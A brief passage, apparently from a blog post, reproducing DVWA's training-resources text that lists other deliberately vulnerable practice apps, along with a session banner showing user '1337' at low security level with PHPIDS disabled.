person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- bWAPP
- NOWASP (formerly known as Mutillidae)
- OWASP Broken Web Applications Project

You have logged in as '1337'

Username: 1337
Security Level: low
PHPIDS: disabled

如有想法，欢迎评论！